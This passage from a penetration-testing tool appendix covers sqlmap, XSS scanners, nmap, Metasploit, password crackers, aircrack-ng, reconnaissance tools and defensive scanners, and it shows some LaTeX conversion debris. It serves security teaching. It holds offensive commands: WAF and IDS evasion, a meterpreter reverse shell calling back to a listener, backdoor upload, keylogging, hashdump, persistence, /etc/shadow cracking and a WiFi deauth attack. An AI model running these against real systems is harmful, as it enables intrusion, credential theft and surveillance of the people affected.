  --tamper=space2comment,between  # WAF bypass

# Tamper scripts (WAF evasion)
# space2comment: space -> /**/
# between: AND -> BETWEEN
# charencode: Character encoding
# randomcase: RaNdOm CaSe
# apostrophemask: ' -> %EF%BC%87
# equaltolike: = -> LIKE
# greatest: > -> GREATEST

# Request from file (Burp request)
sqlmap -r request.txt

# Save/resume session
sqlmap -u "http://example.com/product.php?id=1" \
  --batch --flush-session  # Start fresh

# Configuration file
sqlmap -c sqlmap.conf
```

SQLMap Output:

Listing B.7: Understanding SQLMap output

```
[INFO] testing connection to the target URL
[INFO] testing if the target URL content is stable
[INFO] target URL content is stable
[INFO] testing if GET parameter 'id' is dynamic
[INFO] GET parameter 'id' appears to be dynamic
[INFO] heuristic (basic) test shows that GET parameter 'id' might be
   injectable
[INFO] testing for SQL injection on GET parameter 'id'

# Injection types tested:
# boolean-based blind
# time-based blind
# error-based
# UNION query-based
# stacked queries
```

```
15
16 [INFO] GET parameter 'id' is 'MySQL >= 5.0.12 AND time-based blind'
       injectable
```

B.3 XSS Testing

B.3.1 XSStrike

Listing B.8: XSStrike usage

```
1  # Installation
2  git clone https://github.com/s0md3v/XSStrike.git
3  cd XSStrike
4  pip3 install -r requirements.txt
5
6  # Basic scan
7  python3 xsstrike.py -u "http://example.com/search.php?q=test"
8
9  # POST request
10 python3 xsstrike.py -u "http://example.com/comment.php" \
11   --data "comment=test&name=user"
12
13 # Crawl mode (scan entire site)
14 python3 xsstrike.py -u "http://example.com" --crawl -l 3
15
16 # Skip DOM XSS check (faster)
17 python3 xsstrike.py -u "http://example.com/search.php?q=test" \
18   --skip-dom
19
20 # Custom headers
21 python3 xsstrike.py -u "http://example.com/api/search" \
22   --headers "Authorization: Bearer token123"
23
24 # Fuzzing mode
25 python3 xsstrike.py -u "http://example.com/search.php?q=test" \
26   --fuzzer
27
28 # JSON POST
29 python3 xsstrike.py -u "http://example.com/api/comment" \
30   --data '{"text":"test"}' \
31   --headers "Content-Type: application/json"
```

B.3.2 Dalfox

Listing B.9: Dalfox - Fast XSS scanner

```
1  # Installation
2  go install github.com/hahwul/dalfox/v2@latest
3
4  # Single URL scan
5  dalfox url "http://example.com/search?q=test"
6
7  # File with URLs
8  dalfox file urls.txt
9
10 # Pipe mode
```

```
cat urls.txt | dalfox pipe

# Options
dalfox url "http://example.com/search?q=test" \
  --cookie "session=abc123" \
  --user-agent "Custom UA" \
  --mining-dict \        # Use mining dictionary
  --mining-dom \         # DOM mining
  --format json \        # JSON output
  -o result.json
\end{lstlisting>

\section{Network Scanning}

\subsection{Nmap}

\begin{lstlisting}[language=bash, caption={Nmap comprehensive guide}]
# Basic host discovery
nmap -sn 192.168.1.0/24

# TCP SYN scan (stealth)
nmap -sS example.com

# All ports
nmap -p- example.com

# Top 1000 ports (default)
nmap example.com

# Specific ports
nmap -p 22,80,443,3306 example.com

# Port range
nmap -p 1-1000 example.com

# Service/version detection
nmap -sV example.com

# OS detection
sudo nmap -O example.com

# Aggressive scan (OS, version, scripts, traceroute)
nmap -A example.com

# Script scanning
nmap -sC example.com  # Default scripts

# Specific scripts
nmap --script=ssl-enum-ciphers -p 443 example.com
nmap --script=http-methods -p 80 example.com
nmap --script=http-title -p 80 example.com
nmap --script=http-headers -p 80 example.com
nmap --script=ssh-brute -p 22 example.com

# Vulnerability scanning
nmap --script vuln example.com

# Multiple targets
```

```
nmap 192.168.1.1 192.168.1.5 192.168.1.10
nmap 192.168.1.1-10
nmap 192.168.1.0/24

# Input from file
nmap -iL targets.txt

# Timing templates (-T0 to -T5)
# T0: Paranoid (IDS evasion, very slow)
# T1: Sneaky
# T2: Polite
# T3: Normal (default)
# T4: Aggressive (fast networks)
# T5: Insane (very fast, may miss results)
nmap -T4 example.com

# Output formats
nmap -oN scan.txt example.com      # Normal
nmap -oX scan.xml example.com      # XML
nmap -oG scan.gnmap example.com    # Grepable
nmap -oA scan example.com          # All formats

# Firewall/IDS evasion
nmap -f example.com                # Fragment packets
nmap -D RND:10 example.com         # Decoy scan (10 random decoys)
nmap -S 192.168.1.50 example.com   # Spoof source IP
nmap --source-port 53 example.com  # Source port manipulation
nmap --data-length 200 example.com # Append random data
nmap --randomize-hosts -iL hosts.txt  # Random scan order

# Example: Comprehensive network pentest
sudo nmap -sS -sV -O -A -p- -T4 \
  --script vuln \
  -oA comprehensive_scan \
  192.168.1.0/24
```

NSE Script Categories:

- auth: Authentication testing
- broadcast: Broadcast discovery
- brute: Brute force attacks
- default: Default scripts (-sC)
- discovery: Host/service discovery
- dos: Denial of service
- exploit: Exploitation scripts
- fuzzer: Fuzzing
- intrusive: Potentially harmful
- malware: Malware detection
- safe: Safe scripts

- `version`: Version detection
- `vuln`: Vulnerability detection

B.3.3 Masscan

Listing B.10: Masscan - Fast port scanner

```
# Installation
sudo apt install masscan

# Scan entire internet for port 80 (use responsibly!)
sudo masscan 0.0.0.0/0 -p80

# Scan specific network
sudo masscan 192.168.1.0/24 -p1-65535 --rate=10000

# Multiple ports
sudo masscan 10.0.0.0/8 -p80,443,8080,8443

# Output formats
sudo masscan 192.168.1.0/24 -p80,443 -oL scan.txt
sudo masscan 192.168.1.0/24 -p80,443 -oX scan.xml
sudo masscan 192.168.1.0/24 -p80,443 -oJ scan.json

# Banner grabbing
sudo masscan 192.168.1.0/24 -p80,443 --banners

# Masscan is VERY fast but less accurate than nmap
# Best practice: masscan for initial sweep, nmap for detailed scan
```

B.4 Exploitation Frameworks

B.4.1 Metasploit Framework

Listing B.11: Metasploit guide

```
# Start Metasploit console
msfconsole

# Update
msfupdate

# Search exploits
msf6 > search wordpress
msf6 > search type:exploit platform:linux
msf6 > search cve:2021 rank:excellent

# Use exploit
msf6 > use exploit/multi/handler

# Show options
msf6 exploit(multi/handler) > show options
msf6 exploit(multi/handler) > show payloads
msf6 exploit(multi/handler) > show advanced
msf6 exploit(multi/handler) > show targets

```

```
# Set options
msf6 exploit(multi/handler) > set LHOST 192.168.1.100
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/
    reverse_tcp

# Check if target is vulnerable
msf6 exploit(multi/handler) > check

# Run exploit
msf6 exploit(multi/handler) > exploit
# Or: run, exploit -j (background)

# Meterpreter commands
meterpreter > sysinfo
meterpreter > getuid
meterpreter > pwd
meterpreter > ls
meterpreter > cd /etc
meterpreter > cat /etc/passwd
meterpreter > download /etc/passwd
meterpreter > upload backdoor.php /var/www/html/
meterpreter > shell  # Get system shell
meterpreter > screenshot
meterpreter > webcam_snap
meterpreter > keyscan_start
meterpreter > keyscan_dump

# Post-exploitation
meterpreter > run post/linux/gather/checkvm
meterpreter > run post/linux/gather/enum_configs
meterpreter > run post/linux/gather/enum_system
meterpreter > run post/linux/gather/hashdump

# Persistence
meterpreter > run persistence -X -i 60 -p 4444 -r 192.168.1.100

# Pivoting
meterpreter > run autoroute -s 10.10.10.0/24
meterpreter > background
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.10.0/24
msf6 auxiliary(scanner/portscan/tcp) > run

# Database
msf6 > db_status
msf6 > db_nmap -sV 192.168.1.0/24
msf6 > hosts
msf6 > services
msf6 > vulns

# Workspaces
msf6 > workspace -a project1
msf6 > workspace project1
```

B.5 Password Cracking

B.5.1 Hashcat

Listing B.12: Hashcat password cracking

```
# Installation
sudo apt install hashcat

# Identify hash type
hashcat --example | grep -i md5

# Hash type modes:
# 0     = MD5
# 100   = SHA1
# 1000  = NTLM
# 1400  = SHA256
# 1800  = SHA512
# 3200  = bcrypt
# 9900  = Radmin2

# Dictionary attack
hashcat -m 0 -a 0 hashes.txt wordlist.txt

# Dictionary + rules
hashcat -m 0 -a 0 hashes.txt wordlist.txt -r rules/best64.rule

# Brute force (mask attack)
# ?l = lowercase
# ?u = uppercase
# ?d = digit
# ?s = special
# ?a = all
hashcat -m 0 -a 3 hashes.txt ?l?l?l?l?l?l?l?l  # 8 lowercase

# Combination attack
hashcat -m 0 -a 1 hashes.txt wordlist1.txt wordlist2.txt

# Hybrid (wordlist + mask)
hashcat -m 0 -a 6 hashes.txt wordlist.txt ?d?d?d?d

# Example: Crack WordPress password
hashcat -m 400 -a 0 wordpress_hash.txt rockyou.txt

# Show cracked passwords
hashcat -m 0 hashes.txt --show

# Performance
hashcat -m 0 -a 0 hashes.txt wordlist.txt -w 3  # Workload (1-4)
hashcat -m 0 -a 0 hashes.txt wordlist.txt -O    # Optimized kernels

# GPU selection
hashcat -I  # Show devices
hashcat -m 0 -a 0 hashes.txt wordlist.txt -d 1  # Use GPU 1
```

B.5.2 John the Ripper

Listing B.13: John the Ripper

```
# Installation
sudo apt install john

# Crack /etc/shadow
sudo unshadow /etc/passwd /etc/shadow > hashes.txt
john hashes.txt

# Wordlist mode
john --wordlist=rockyou.txt hashes.txt

# Show cracked passwords
john --show hashes.txt

# Crack ZIP password
zip2john encrypted.zip > zip_hash.txt
john zip_hash.txt

# Crack SSH private key
ssh2john id_rsa > ssh_hash.txt
john ssh_hash.txt

# Format-specific
john --format=raw-md5 md5_hashes.txt
john --format=bcrypt bcrypt_hashes.txt
```

B.6 Wireless Security

B.6.1 Aircrack-ng

Listing B.14: Aircrack-ng WiFi security testing

```
# IMPORTANTE: Solo su reti di tua proprietà!

# Put interface in monitor mode
sudo airmon-ng start wlan0

# Capture packets
sudo airodump-ng wlan0mon

# Capture specific network
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon

# Deauth attack (capture handshake)
sudo aireplay-ng --deauth 10 -a AA:BB:CC:DD:EE:FF wlan0mon

# Crack WPA/WPA2
aircrack-ng -w wordlist.txt -b AA:BB:CC:DD:EE:FF capture-01.cap

# Stop monitor mode
sudo airmon-ng stop wlan0mon
```

B.7 Reconnaissance

B.7.1 theHarvester

Listing B.15: theHarvester - OSINT

```
# Installation
sudo apt install theharvester

# Email enumeration
theHarvester -d example.com -b google

# Multiple sources
theHarvester -d example.com -b google,bing,linkedin,twitter

# All sources
theHarvester -d example.com -b all

# Subdomain enumeration
theHarvester -d example.com -b sublist3r

# Output
theHarvester -d example.com -b google -f output.html
theHarvester -d example.com -b google -f output.xml
```

B.7.2 Sublist3r

Listing B.16: Sublist3r - Subdomain enumeration

```
# Installation
git clone https://github.com/aboul3la/Sublist3r.git
cd Sublist3r
pip install -r requirements.txt

# Basic usage
python sublist3r.py -d example.com

# Enable brute force
python sublist3r.py -d example.com -b

# Specific engines
python sublist3r.py -d example.com -e google,yahoo,bing

# Port scan discovered subdomains
python sublist3r.py -d example.com -p 80,443,8080

# Output
python sublist3r.py -d example.com -o output.txt
```

B.7.3 Amass

Listing B.17: Amass - Advanced subdomain enumeration

```
# Installation
sudo apt install amass

# Basic enumeration
amass enum -d example.com

# Passive mode (no active scanning)
amass enum -passive -d example.com
```

```
9
10 # With brute force
11 amass enum -brute -d example.com
12
13 # Output
14 amass enum -d example.com -o output.txt
15
16 # Visualization
17 amass viz -d3 -d example.com
```

B.8 Vulnerability Scanning

B.8.1 Nikto

Listing B.18: Nikto web server scanner

```
1  # Installation
2  sudo apt install nikto
3
4  # Basic scan
5  nikto -h https://example.com
6
7  # Scan multiple hosts
8  nikto -h hosts.txt
9
10 # Specific port
11 nikto -h example.com -p 8080
12
13 # SSL scan
14 nikto -h example.com -ssl
15
16 # Tuning (scan types)
17 nikto -h example.com -Tuning 123456789
18
19 # Tuning options:
20 # 0 - File Upload
21 # 1 - Interesting File
22 # 2 - Misconfiguration
23 # 3 - Information Disclosure
24 # 4 - Injection (XSS/Script/HTML)
25 # 5 - Remote File Retrieval
26 # 6 - Denial of Service
27 # 7 - Remote File Retrieval - Server Wide
28 # 8 - Command Execution
29 # 9 - SQL Injection
30
31 # Output
32 nikto -h example.com -o report.html -Format html
```

B.8.2 Nuclei

Listing B.19: Nuclei - Fast vulnerability scanner

```
1 # Installation
2 go install -v github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
3
```

```
# Update templates
nuclei -update-templates

# Scan single URL
nuclei -u https://example.com

# Scan multiple URLs
nuclei -l urls.txt

# Specific severity
nuclei -u https://example.com -s critical,high

# Specific tags
nuclei -u https://example.com -tags cve,xss,sqli

# Custom templates
nuclei -u https://example.com -t custom-template.yaml

# Output
nuclei -u https://example.com -o results.txt
nuclei -u https://example.com -json -o results.json

# Rate limit
nuclei -u https://example.com -rl 10  # 10 requests/second
```

B.9 Static Analysis (SAST)

B.9.1 Semgrep

Listing B.20: Semgrep - Static analysis

```
# Installation
pip3 install semgrep

# Auto config (recommended rules)
semgrep --config=auto /path/to/code

# Specific ruleset
semgrep --config=p/owasp-top-ten /path/to/code
semgrep --config=p/python /path/to/code
semgrep --config=p/javascript /path/to/code

# Multiple configs
semgrep --config=p/owasp-top-ten --config=p/jwt /path/to/code

# JSON output
semgrep --config=auto --json -o results.json /path/to/code

# CI/CD integration
# .gitlab-ci.yml
semgrep_scan:
  image: returntocorp/semgrep
  script:
    - semgrep --config=auto --json -o semgrep.json .
  artifacts:
    reports:
      sast: semgrep.json
```

B.9.2 Bandit (Python)

Listing B.21: Bandit - Python security linter

```
# Installation
pip install bandit

# Scan directory
bandit -r /path/to/python/code

# Specific severity
bandit -r /path/to/code -ll  # Low severity and higher
bandit -r /path/to/code -lll # Medium and higher

# Exclude tests
bandit -r /path/to/code -x */tests/*

# Output formats
bandit -r /path/to/code -f json -o bandit-report.json
bandit -r /path/to/code -f html -o bandit-report.html

# Configuration file
bandit -r /path/to/code -c .bandit
```

B.10 Dependency Scanning

B.10.1 Snyk

Listing B.22: Snyk - Dependency vulnerability scanner

```
# Installation
npm install -g snyk

# Authenticate
snyk auth

# Test project
snyk test

# Test and fix
snyk test --all-projects
snyk wizard  # Interactive fix

# Monitor (continuous)
snyk monitor

# Container scanning
snyk container test nginx:latest

# IaC scanning
snyk iac test infrastructure.tf

# JSON output
snyk test --json > snyk-report.json
```

B.10.2 Trivy

Listing B.23: Trivy - Container/filesystem scanner

```
# Installation
sudo apt install wget apt-transport-https gnupg lsb-release
wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key | sudo apt-key add -
echo deb https://aquasecurity.github.io/trivy-repo/deb $(lsb_release -sc) main | sudo tee -a /etc/apt/sources.list.d/trivy.list
sudo apt update
sudo apt install trivy

# Scan Docker image
trivy image python:3.9

# Scan filesystem
trivy fs /path/to/project

# Only high and critical
trivy image --severity HIGH,CRITICAL nginx:latest

# Scan Git repository
trivy repo https://github.com/user/repo

# Output formats
trivy image --format json -o results.json nginx:latest
trivy image --format table nginx:latest

# CI/CD integration
trivy image --exit-code 1 --severity HIGH,CRITICAL myapp:latest
```

B.11 Fuzzing

B.11.1 ffuf

Listing B.24: ffuf - Web fuzzer

```
# Installation
go install github.com/ffuf/ffuf@latest

# Directory fuzzing
ffuf -u https://example.com/FUZZ -w wordlist.txt

# File fuzzing
ffuf -u https://example.com/FUZZ.php -w wordlist.txt

# Subdomain fuzzing
ffuf -u https://FUZZ.example.com -w subdomains.txt

# Parameter fuzzing
ffuf -u https://example.com/api?FUZZ=value -w params.txt

# POST data fuzzing
ffuf -u https://example.com/login \
  -X POST \
  -d "username=admin&password=FUZZ" \
```

```
  -w passwords.txt

# Multiple FUZZ points
ffuf -u https://example.com/FUZZ1/FUZZ2 \
  -w dirs.txt:FUZZ1 \
  -w files.txt:FUZZ2

# Filter by status code
ffuf -u https://example.com/FUZZ -w wordlist.txt -fc 404

# Filter by size
ffuf -u https://example.com/FUZZ -w wordlist.txt -fs 1234

# Match status code
ffuf -u https://example.com/FUZZ -w wordlist.txt -mc 200,301

# Threads
ffuf -u https://example.com/FUZZ -w wordlist.txt -t 50

# Output
ffuf -u https://example.com/FUZZ -w wordlist.txt -o results.json -of
    json
```

B.12 API Testing

B.12.1 Postman/Newman

Listing B.25: Newman - Postman CLI

```
# Installation
npm install -g newman

# Run collection
newman run collection.json

# With environment
newman run collection.json -e environment.json

# Reporters
newman run collection.json -r cli,json,html

# Output
newman run collection.json \
  --reporters cli,json \
  --reporter-json-export results.json

# CI/CD integration
newman run api-tests.json --bail
```

B.13 SSL/TLS Testing

B.13.1 testssl.sh

Listing B.26: testssl.sh - SSL/TLS tester

```
# Installation
git clone --depth 1 https://github.com/drwetter/testssl.sh.git
cd testssl.sh

# Basic test
./testssl.sh https://example.com

# Specific tests
./testssl.sh -p https://example.com  # Protocols
./testssl.sh -e https://example.com  # Cipher suites
./testssl.sh -S https://example.com  # Server defaults
./testssl.sh -P https://example.com  # Server preferences
./testssl.sh -U https://example.com  # Vulnerabilities

# All tests
./testssl.sh -U --sneaky https://example.com

# JSON output
./testssl.sh --json https://example.com

# HTML output
./testssl.sh --html https://example.com
```

B.14 Reporting

B.14.1 Dradis

Listing B.27: Dradis - Reporting framework

```
# Installation (Docker)
docker run -p 3000:3000 dradis/dradis

# Access
http://localhost:3000

# Features:
# - Import from Burp, ZAP, Nessus, nmap
# - Collaborative editing
# - Template-based reporting
# - Export to Word, Excel, PDF
```

B.15 All-in-One Distributions

B.15.1 Kali Linux

Kali Linux

Pre-configured penetration testing distribution with 600+ tools.
Download: https://www.kali.org/downloads/
Included tools:

- Information Gathering: nmap, theHarvester, Amass
- Vulnerability Analysis: Nikto, SQLMap, Nuclei
- Web Applications: Burp Suite, OWASP ZAP

- Exploitation: Metasploit, SQLMap
- Password Attacks: Hashcat, John, Hydra
- Wireless Attacks: Aircrack-ng, Wifite
- Forensics: Autopsy, Volatility

B.15.2 Parrot Security OS

Alternative to Kali with similar toolset and better privacy focus.

B.16 Tool Selection Guide

Task	Recommended Tool
Web app manual testing	Burp Suite
Web app automated scan	OWASP ZAP
SQLi testing	SQLMap
XSS testing	XSStrike, Dalfox
Network scan	nmap
Port scan (fast)	masscan
Exploitation	Metasploit
Password cracking	Hashcat
Subdomain enum	Amass
Directory fuzzing	ffuf, gobuster
Static analysis	Semgrep
Dependency scan	Snyk, Trivy
API testing	Postman/Newman
SSL testing	testssl.sh

Tabella B.1: Tool selection quick reference

B.17 Riferimenti

- Burp Suite Documentation: https://portswigger.net/burp/documentation
- OWASP ZAP User Guide: https://www.zaproxy.org/docs/
- SQLMap Wiki: https://github.com/sqlmapproject/sqlmap/wiki
- Nmap Reference Guide: https://nmap.org/book/
- Metasploit Unleashed: https://www.offensive-security.com/metasploit-unleashed/
- Kali Tools: https://www.kali.org/tools/